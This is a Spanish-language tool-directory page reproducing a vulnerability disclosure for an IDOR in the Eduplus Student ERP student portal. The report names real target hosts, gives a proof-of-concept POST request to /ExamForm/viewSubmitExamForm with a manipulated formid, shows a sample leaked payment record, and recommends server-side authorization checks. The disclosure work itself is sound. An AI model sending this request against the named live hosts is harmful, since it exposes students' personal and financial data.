
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/sharma19d/cve-2026-35678
Análisis de VulnerabilidadesExplotaciónRecopilación de InformaciónSeguridad WebPruebas de Penetración
GitHubsharma19d/cve-2026-35678

CVE-2026-35678

Informe detallado de investigación de vulnerabilidades sobre un IDOR en Eduplus Student ERP, que incluye análisis técnico, PoC, evaluación de impacto y recomendaciones de remediación.

Ver Repositorio
4hace 5 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Informe de Investigación de Vulnerabilidad: Referencia Directa a Objetos Insegura (IDOR) en Todo Eduplus Student ERP

Investigador: Vinay Sharma

1. Resumen Ejecutivo

Este informe detalla una vulnerabilidad de seguridad de alta severidad identificada en la plataforma Eduplus Student ERP, específicamente dentro del portal del estudiante (learnerapi.pceterp.in). La aplicación sufre una Referencia Directa a Objetos Insegura (IDOR) Universal en el endpoint de envío del formulario de examen, lo que permite a cualquier usuario autenticado (estudiante) recuperar los datos personales y financieros sensibles de cualquier otro estudiante manipulando los identificadores del formulario.

La vulnerabilidad permite la recolección de datos a gran escala de registros de estudiantes, incluida Información de Identificación Personal (PII) y rastros de auditoría detallados de transacciones financieras.


2. Detalles de la Vulnerabilidad

  • Host Objetivo: learnerapi.pceterp.in, learner.zealerp.in, , etc.
learner.despu.edu.in
  • Endpoint Afectado: POST /ExamForm/viewSubmitExamForm
  • Tipos de Vulnerabilidad:
    • Referencia Directa a Objetos Insegura (IDOR) [CWE-639]
    • Criptografía Débil (AES-ECB con Clave Hardcodeada) [CWE-327, CWE-798]
    • Exposición de Datos Sensibles [CWE-312]
  • Severidad: Alta (CVSS v3.1 Estimado: 7.5 - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

  • 3. Análisis Técnico

    3.1 Referencia Directa a Objetos Insegura (IDOR)



    La vulnerabilidad reside en el endpoint viewSubmitExamForm. El servidor depende de dos parámetros proporcionados por el cliente para identificar el registro a recuperar:

    1. Cuerpo de la Solicitud: {"formid": "XXXXX"}
    2. Cabecera HTTP: Router-Path: /view-pcu-exam-form/XXXXX





    Si bien el usuario debe estar autenticado, el servidor no verifica si el estudiante autenticado está autorizado para ver los datos asociados con el formid solicitado. Al iterar a través de IDs numéricos, un atacante puede acceder a los registros de otros estudiantes.

    4. Prueba de Concepto (PoC)

    4.1 Explotación de IDOR

    Una solicitud POST estándar al endpoint vulnerable con un formid modificado produce datos sensibles del estudiante.

    Solicitud:

    root@kitploit:~
    POST /ExamForm/viewSubmitExamForm HTTP/2
    Host: learnerapi.pceterp.in
    Content-Type: application/json
    Router-Path: /view-pcu-exam-form/28984
    ... (Cabeceras Autenticadas) ...
    
    {"formid":"28984"}
    

    Respuesta (Resumen de Datos Filtrados):

    root@kitploit:~
    {
      "status": "200",
      "examFormname": "B.Tech - Sem VI - Regular",
      "receipt_no": "REC/2023/54321",
      "feespaiddate": "2023-10-15",
      "ispaymentdone": {
        "username": "[email protected]",
        "received_amount": "1500.0",
        "updation_ip_address": "103.x.x.x",
        "erp_transaction_id": "ERP_998877",
        "bank_transaction_id": "BANK_ABC123",
        "paymentgateway_transaction_id": "PG_XYZ789",
        "learner": {
          "id": "12345"
        }
      }
    }
    
    5
    4
    3
    2
    1

    Subiendo Idorpoc.mp4…


    5. Evaluación del Impacto

    La explotación exitosa de esta vulnerabilidad permite:

    • Exposición Masiva de PII: Acceso a nombres, direcciones de correo electrónico, IDs de estudiantes y direcciones IP de inicio de sesión de todo el alumnado.
    • Filtración de Datos Financieros: Exposición del historial de transacciones, IDs bancarios y referencias de pasarelas de pago. Esta información es altamente sensible y podría utilizarse para ingeniería social financiera o fraude.
    • Violación de la Privacidad Académica: Acceso no autorizado a formularios de examen, asignaciones de mentores y estados de envío.

    6. Recomendaciones de Remediación

    6.1 Corrección de Autorización (Prioridad: Alta)

    • Implementar Comprobaciones de Autorización en el Servidor: El backend debe verificar que el formid solicitado pertenezca al learnerid asociado con la sesión activa. Nunca confíe en los parámetros formid o Router-Path sin validación contra el token de sesión autenticado.

    6.3 Endurecimiento General

    • Minimizar la Salida de Datos: Asegurarse de que la API solo devuelva los campos necesarios para la vista de interfaz específica. Los IDs de transacción internos y las direcciones IP deben redactarse a menos que sean absolutamente necesarios para el flujo de trabajo del usuario.
    • Seguridad de Sesión: Revisar el uso de cabeceras cifradas personalizadas para la gestión de sesiones y considerar el uso de JWTs estándar endurecidos o cookies seguras solo HTTP.
    Descargar herramienta